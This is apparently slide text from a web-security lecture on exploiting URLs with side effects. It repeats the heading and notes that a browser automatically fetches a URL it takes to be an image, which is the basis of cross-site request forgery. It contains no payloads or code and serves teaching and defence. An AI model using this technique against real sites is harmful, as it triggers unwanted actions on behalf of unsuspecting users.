


Exploiting URLs with side-effects

Exploiting URLs with side-effects


Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects




Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects




Browser automatically visits the URL to obtain what it believes will be an image.

Exploiting URLs with side-effects



